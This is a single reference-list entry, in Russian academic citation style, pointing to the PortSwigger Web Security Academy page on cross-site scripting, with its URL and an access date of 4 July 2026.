5. PortSwigger Web Security Academy: Cross-site scripting (XSS) [Электронный ресурс]. – Режим доступа: https://portswigger.net/web-security/cross-site-scripting. (Дата обращения: 04.07.2026 г.).